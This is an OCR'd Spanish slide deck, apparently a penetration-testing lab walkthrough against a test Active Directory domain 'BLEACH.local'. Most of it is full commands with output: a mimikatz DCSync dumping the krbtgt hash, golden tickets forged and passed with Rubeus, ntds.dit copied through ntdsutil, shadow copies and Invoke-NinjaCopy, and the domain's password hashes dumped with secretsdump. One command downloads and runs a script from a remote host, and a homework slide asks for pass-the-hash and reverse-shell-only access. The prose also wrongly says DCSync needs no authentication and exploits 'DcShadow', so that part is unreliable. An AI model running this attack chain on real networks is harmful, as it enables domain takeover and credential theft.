Marcas de caché: 0x1 -> PRIMARY
KDC llamado:

#2>     Cliente: Administrador @ BLEACH.LOCAL
        Servidor: LDAP/PRINCIPAL-BLEACH.BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/6/2023 23:16:18 (local)
        Hora de finalización:   6/7/2023 8:56:59 (local)
        Hora de renovación: 6/13/2023 22:56:59 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0
        KDC llamado:

#3>     Cliente: Administrador @ BLEACH.LOCAL
        Servidor: cifs/PRINCIPAL-BLEACH.BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/6/2023 23:08:02 (local)
        Hora de finalización:   6/7/2023 8:56:59 (local)
        Hora de renovación: 6/13/2023 22:56:59 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0
        KDC llamado:

PS C:\Users\jquerito\Download> klist
```



BLEACH.local : DC-SYNC

Un DCSync es una técnica utilizada en hacking ético para obtener información de la base de datos de Active Directory (ntds) sin necesidad de autenticación. Esta técnica explota una vulnerabilidad de privilegio llamada "DcShadow". Cuando se ejecuta un DCSync, se solicita al controlador de dominio que replique los datos de una cuenta específica, como un objeto de usuario con privilegios elevados, sin autenticación.

BLEACH.local : DC-SYNC

Un DCSync es una técnica utilizada en hacking ético para obtener información de la base de datos de Active Directory (ntds) sin necesidad de autenticación. Esta técnica explota una vulnerabilidad de privilegio llamada "DcShadow". Cuando se ejecuta un DCSync, se solicita al controlador de dominio que replique los datos de una cuenta específica, como un objeto de usuario con privilegios elevados, sin autenticación.

En relación con LDAP, el DCSync requiere acceso de lectura al directorio de Active Directory a través de LDAP para obtener la información solicitada. El atacante puede enviar una solicitud LDAP al controlador de dominio utilizando el DCSync, solicitando la replicación de los datos de una cuenta específica. Si el atacante tiene los permisos adecuados y puede explotar con éxito la vulnerabilidad DcShadow, el controlador de dominio replicará los datos solicitados y los entregará al atacante.

BLEACH.local : DC-SYNC

```
PS C:\Users\jquerito\Downloads> .\mimikatz-master\mimikatz-master\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM


mimikatz # lsadump::dcsync /domain:BLEACH.local /user:krbtgt
[DC] 'BLEACH.local' will be the domain
[DC] 'PRINCIPAL-BLEACH.BLEACH.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 30/03/2023 13:05:42
Object Security ID   : S-1-5-21-3777977817-1859332824-490154379-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0a6d458c0c48da059c4992b37d77a3ac
    ntlm- 0: 0a6d458c0c48da059c4992b37d77a3ac
    lm  - 0: 357321c4dc7fb819c002d87498c80a84
```

```
mimikatz#
lsadump::dcsync
/domain:BLEACH.local
/user:krbtgt
```

BLEACH.local : GOLDEN IT!

```
mimikatz # kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-3777977817-1859332824-490154379 /rc4:0a6d458c0c48da059c
18,519 /ticket:gold.kirbi
User      : Administrador
Domain    : BLEACH.local (BLEACH)
SID       : S-1-5-21-3777977817-1859332824-490154379
User Id   : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 0a6d458c0c48da059c4992b37d77a3ac - rc4_hmac_nt
Lifetime  : 06/06/2023 23:20:40 ; 03/06/2033 23:20:40 ; 03/06/2033 23:20:40
-> Ticket : gold.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

```
kerberos::golden /domain:BLEACH.local
/sid:S-1-5-21-3777977817-1859332824-490154379
/rc4:0a6d458c0c48da059c4992b37d77a3ac /user:Administrador
/id:500 /groups:500,501,513,512,520,518,519 /ticket:gold.kirbi
```


BLEACH.local : GOLDEN IT!

```
PS C:\Users\jquerito\Downloads> dir .\gold.kirbi


    Directorio: C:\Users\jquerito\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         06/06/2023     23:20           1413 gold.kirbi


PS C:\Users\jquerito\Downloads> .\R.exe asktgs /user:Administrador /ticket:gold.kirbi /service:ldap/PRINCIPAL-BLEACH.BLEACH.local /ptt

  _______      _
 (_____  \    | |
  ____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Ask TGS
```

```
.\R.exe asktgs /user:Administrador /ticket:gold.kirbi
/service:ldap/PRINCIPAL-BLEACH.BLEACH.local /ptt
```

BLEACH.local : GOLDEN IT!

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgs /user:Administrador /ticket:gold.kirbi /service:ldap/PRINCIPAL-BLEACH.BLEACH.local /ptt^C
PS C:\Users\jquerito\Downloads> klist

El id. de inicio de sesión actual es 0:0x5a200

Vales almacenados en caché: (1)

#0>     Cliente: Administrador @ BLEACH.local
        Servidor: ldap/PRINCIPAL-BLEACH.BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/6/2023 23:22:25 (local)
        Hora de finalización:   6/7/2023 9:22:25 (local)
        Hora de renovación: 6/13/2023 23:22:25 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0
        KDC llamado:
PS C:\Users\jquerito\Downloads>
```



https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/

BLEACH.local : GOLDEN IT!


```
mimikatz # kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-3777977817-1859332824-490154379
 /rc4:0a6d458c0c48da059c4992b37d77a3ac /user:hackerman /id:500 /groups:500,501,513,512,520,518
,519 /ticket:hackerman.kirbi
User      : hackerman
Domain    : BLEACH.local (BLEACH)
SID       : S-1-5-21-3777977817-1859332824-490154379
User Id   : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 0a6d458c0c48da059c4992b37d77a3ac - rc4_hmac_nt
Lifetime  : 06/06/2023 23:28:56 ; 03/06/2033 23:28:56 ; 03/06/2033 23:28:56
-> Ticket : hackerman.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
mimikatz #
PS C:\Users\jquerito\Downloads> .\R.exe ptt /ticket:hackerman.kirbi


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\jquerito\Downloads>
```

```
PS C:\Users\jquerito\Downloads> klist

El id. de inicio de sesión actual es 0:0x5a200

Vales almacenados en caché: (1)

#0>     Cliente: hackerman @ BLEACH.local
        Servidor: krbtgt/BLEACH.local @ BLEACH.local
        Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
        Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
        Hora de inicio: 6/6/2023 23:28:56 (local)
        Hora de finalización:   6/3/2033 23:28:56 (local)
        Hora de renovación: 6/3/2033 23:28:56 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
PS C:\Users\jquerito\Downloads> .\R.exe asktgs /user:hackerman /ticket:gold.kirbi /service:LDA
P/PRINCIPAL-BLEACH.BLEACH.local /ptt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGS
```

https://pentestlab.blog/tag/rubeus/

BLEACH.local : GOLDEN IT!

```
#0>     Cliente: hackerman @ BLEACH.local
        Servidor: krbtgt/BLEACH.local @ BLEACH.local
        Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
        Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
        Hora de inicio: 6/6/2023 23:28:56 (local)
        Hora de finalización:   6/3/2033 23:28:56 (local)
        Hora de renovación: 6/3/2033 23:28:56 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:

#1>     Cliente: hackerman @ BLEACH.local
        Servidor: LDAP/PRINCIPAL-BLEACH.BLEACH.local @ BLEACH.LOCAL
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Hora de inicio: 6/6/2023 23:30:59 (local)
        Hora de finalización:   6/7/2023 9:30:59 (local)
        Hora de renovación: 6/13/2023 23:30:59 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0
        KDC llamado:
PS C:\Users\jquerito\Downloads> dir \\PRINCIPAL-BLEACH.BLEACH.local\c$


    Directorio: \\PRINCIPAL-BLEACH.BLEACH.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        30/03/2023     15:03                inetpub
d-----        03/04/2023      4:44                informacion_confidencial
d-----        22/08/2013     17:52                PerfLogs
d-r---        10/04/2023      8:13                Program Files
d-----        10/04/2023      8:13                Program Files (x86)
d-r---        10/04/2023      8:15                Users
d-----        06/06/2023     22:38                Windows


PS C:\Users\jquerito\Downloads>
```



BLEACH.local : Stealing ntds

El archivo ntds.dit es un archivo de base de datos utilizado por el servicio de directorio de Active Directory en los controladores de dominio de Windows. Contiene la información de los objetos del dominio, como usuarios, grupos, equipos y otros elementos del directorio. Es esencial para el funcionamiento de Active Directory.

El archivo ntds.dit es un archivo de base de datos exclusivo y crítico que se encuentra en el controlador de dominio principal (PDC) del dominio. No se puede realizar una copia directa de este archivo mientras el controlador de dominio está en ejecución, incluso si se es administrador del dominio.


Esto se debe a que el archivo ntds.dit está bloqueado por el sistema operativo y es accesible únicamente para el servicio de directorio de Active Directory en modo exclusivo. Como medida de seguridad, Windows protege el archivo ntds.dit para evitar que se realicen copias no autorizadas o modificaciones incorrectas que puedan comprometer la integridad y seguridad del directorio.

Si es necesario realizar copias de seguridad del archivo ntds.dit, se recomienda utilizar métodos y herramientas específicas, como las utilidades de copia de seguridad de Active Directory, que permiten realizar copias de seguridad del directorio de forma consistente y segura, sin afectar la operación normal del servicio de directorio.

BLEACH.local : Stealing ntds

```
┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec -k -no-pass
@PRINCIPAL-BLEACH.BLEACH.local -codec
utf-8
Impacket v0.9.24 - Copyright 2021
SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell -
Careful what you execute
[!] Press help for extra shell
commands
C:\>
```


```
Administrador: Windows PowerShell

Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Administrador> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Instancia activa establecida a "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creando instantánea...
Conjunto de instantáneas {525054cd-8981-48bb-b732-bff32b920174} generado correctamente.
Instantánea {038a7efa-5416-4585-b803-00ec58e0e6aa} montada como C:\$SNAP_202306070404_VOLUMEC$\
La instantánea {038a7efa-5416-4585-b803-00ec58e0e6aa} ya está montada.
Iniciando modo de DEFRAGMENTACIÓN...
     Base de datos de origen: C:\$SNAP_202306070404_VOLUMEC$\Windows\NTDS\ntds.dit
     Base de datos de destino: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copiando archivos de Registro...
Copiando c:\temp\registry\SYSTEM
Copiando c:\temp\registry\SECURITY
Instantánea {038a7efa-5416-4585-b803-00ec58e0e6aa} desmontada.
Medio IFM creado correctamente en c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
PS C:\Users\Administrador> whoami
bleach\administrador
PS C:\Users\Administrador> _
```




```
C:\users\jquerito> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```


BLEACH.local : Stealing ntds

```
┌──(kali㉿kali)-[~/Documents]
└─$ impacket-psexec -k -no-pass @PRINCIPAL-BLEACH.BLEACH.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```




BLEACH.local : Stealing ntds

```
┌──(kali㉿kali)-[~/Documents]
└─$ impacket-psexec -k -no-pass @PRINCIPAL-BLEACH.BLEACH.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec -k -no-pass @PRINCIPAL-BLEACH.BLEACH.local -codec utf-8
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> ...
```



BLEACH.local : Stealing ntds

```
┌──(kali㉿kali)-[~/Documents]
└─$ impacket-psexec -k -no-pass @PRINCIPAL-BLEACH.BLEACH.local
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec -k -no-pass @PRINCIPAL-BLEACH.BLEACH.local -codec utf-8
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> ...

┌──(kali㉿kali)-[~]
└─$ evil-winrm -i @PRINCIPAL-BLEACH.BLEACH.local -r BLEACH.local
...

*Evil-WinRM* PS C:\Users\Administrador\Documents>
```




BLEACH.local : Stealing ntds


```
Se cre• correctamente una instant•nea para 'C:\'
    Id. de instant•nea: {3aceafe3-6ebc-4515-b119-f68e223cf0a2}
    Nombre de volumen de instant•neas: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
```

https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration

BLEACH.local : Stealing ntds

```
C:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\ntds\ntds.dit
El sistema no puede encontrar la ruta especificada.
C:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\ntds\ntds.dit
     1 archivo(s) copiado(s).
C:\temp>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\system32\config\SYSTEM
     1 archivo(s) copiado(s).
C:\temp>reg SAVE HKLM\SYSTEM c:\SYS
```



https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration

BLEACH.local : Stealing ntds

```
*Evil-WinRM* PS C:\Windows\NTDS> dir


    Directory: C:\Windows\NTDS


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----          6/7/2023   3:58 AM       8192 edb.chk
-a----          6/7/2023   3:58 AM   10485760 edb.log
-a----         3/30/2023   1:01 PM   10485760 edbres00001.jrs
-a----         3/30/2023   1:01 PM   10485760 edbres00002.jrs
-a----          4/2/2023  11:29 PM   10485760 edbtmp.log
-a----          6/7/2023   3:58 AM   25182208 ntds.dit
-a----          6/7/2023   3:58 AM    2113536 temp.edb
```

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1

BLEACH.local : Stealing ntds

```
*Evil-WinRM* PS C:\Windows\NTDS> dir


    Directory: C:\Windows\NTDS


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a----         6/7/2023   3:58 AM       8192 edb.chk
-a----         6/7/2023   3:58 AM   10485760 edb.log
-a----        3/30/2023   1:01 PM   10485760 edbres00001.jrs
-a----        3/30/2023   1:01 PM   10485760 edbres00002.jrs
-a----         4/2/2023  11:29 PM   10485760 edbtmp.log
-a----         6/7/2023   3:58 AM   25182208 ntds.dit
-a----         6/7/2023   3:58 AM    2113536 temp.edb
```

```
┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=Administrador.ccache

┌──(kali㉿kali)-[~]
└─$ evil-winrm -i @PRINCIPAL-BLEACH.BLEACH.local -r BLEACH.local
```

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1


BLEACH.local : Stealing ntds

```
*Evil-WinRM* PS C:\Users\Administrador\Documents> IEX (New-Object Net.WebClient).DownloadString('http:/
/10.0.9.7:8001/invoke-copy.ps1');
*Evil-WinRM* PS C:\Users\Administrador\Documents> Invoke-NinjaCopy -path C:\Windows\NTDS\ntds.dit -verb
ose -localdestination C:\Users\Administrador\Documents\ntdsBP.dit
Verbose: PowerShell ProcessID: 4584
Verbose: Calling Invoke-MemoryLoadLibrary
Verbose: Getting basic PE information from the file
Verbose: Allocating memory for the PE and write its headers to memory
Verbose: Getting detailed PE information from the headers loaded in memory
Verbose: StartAddress: 879019622400    EndAddress: 879019773952
Verbose: Copy PE sections in to memory
Verbose: Update memory addresses based on where the PE was actually loaded in memory
Verbose: Import DLL's needed by the PE we are loading
Verbose: Done importing DLL imports
Verbose: Update memory protection flags
Verbose: Calling dllmain so the DLL knows it has been loaded
Verbose: Calling StealthReadFile in DLL
Verbose: Read 5242880 bytes. 19939328 bytes remaining.
Verbose: Read 5242880 bytes. 14696448 bytes remaining.
Verbose: Read 5242880 bytes. 9453568 bytes remaining.
Verbose: Read 5242880 bytes. 4210688 bytes remaining.
Verbose: Read 4210688 bytes. 0 bytes remaining.
Verbose: Done unloading the libraries needed by the PE
Verbose: Calling dllmain so the DLL knows it is being unloaded
Verbose: Done!
*Evil-WinRM* PS C:\Users\Administrador\Documents> dir


    Directory: C:\Users\Administrador\Documents


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         3/30/2023   6:14 PM            Sysmon
-a---          6/7/2023   4:47 AM   25182208 ntdsBP.dit
-a---         4/10/2023  12:33 AM    1813245 tal.ps1


*Evil-WinRM* PS C:\Users\Administrador\Documents>
```

```
*Evil-WinRM* PS
C:\Users\Administrador\Documents> IEX
(New-Object
Net.WebClient).DownloadString('http://10.0
.9.7:8001/invoke-copy.ps1');

*Evil-WinRM* PS
C:\Users\Administrador\Documents>
Invoke-NinjaCopy -path
C:\Windows\NTDS\ntds.dit -verbose
-localdestination
C:\Users\Administrador\Documents\ntdsBP.di
t
```

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1

BLEACH.local : Stealing ntds



https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration

BLEACH.local : Stealing ntds

```
┌──(kali㉿kali)-[~/Documents/cosas/ntds_cosas]
└─$ sudo impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
```

```
┌──(kali㉿kali)-[~/Documents/cosas/ntds_cosas]
└─$ sudo impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x5f8946a88b8728a16871bc0bd43b432d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: c120658b8e537b7de52df39a533bc86b
[*] Reading and decrypting hashes from ntds.dit
Administrador:500:aad3b435b51404eeaad3b435b51404ee:fc19a68b44372b3bcf0297e08a28fda8:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PRINCIPAL-BLEAC$:1001:aad3b435b51404eeaad3b435b51404ee:65be91ca244c62eb261f901b67431c16:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0a6d458c0c48da059c4992b37d77a3ac:::
BLEACH.local\hackerman:1105:aad3b435b51404eeaad3b435b51404ee:a0ee08011416e121f80356b515e2548a:::
BLEACH.local\sistest:1106:aad3b435b51404eeaad3b435b51404ee:b6e259e4e96f44d98ab6eeaa3b328ed7:::
BLEACH.local\dbuser:1107:aad3b435b51404eeaad3b435b51404ee:a3b4267737472c21b4950db47935d8f5:::
```

https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration

BLEACH.local : HOMEWRK.

DEFENDER HERE 👇

> PASS THE HASH (Encrypted mimikatz)
>> GET BLEACH.local\JQUERITO NT HASH
>> GET “Juan Querito” NTLM HASH
>> GET BLEACH.local\ADMINISTRADOR NT HASH
>> GET PRINCIPAL-BLEACH SAM (CrackmapExec)

☝

>> ¡NO GRAFICAL ACCESS! <<
>> ¡ONLY REVERSE SHELL! <<

> RUN BLOODHOUND SCAN W/ JQUERITO (BloodHound)
> BUILD A GOLDEN TICKET.
>> ACCESS TO PRINCIPAL-BLEACH W/ jquerito
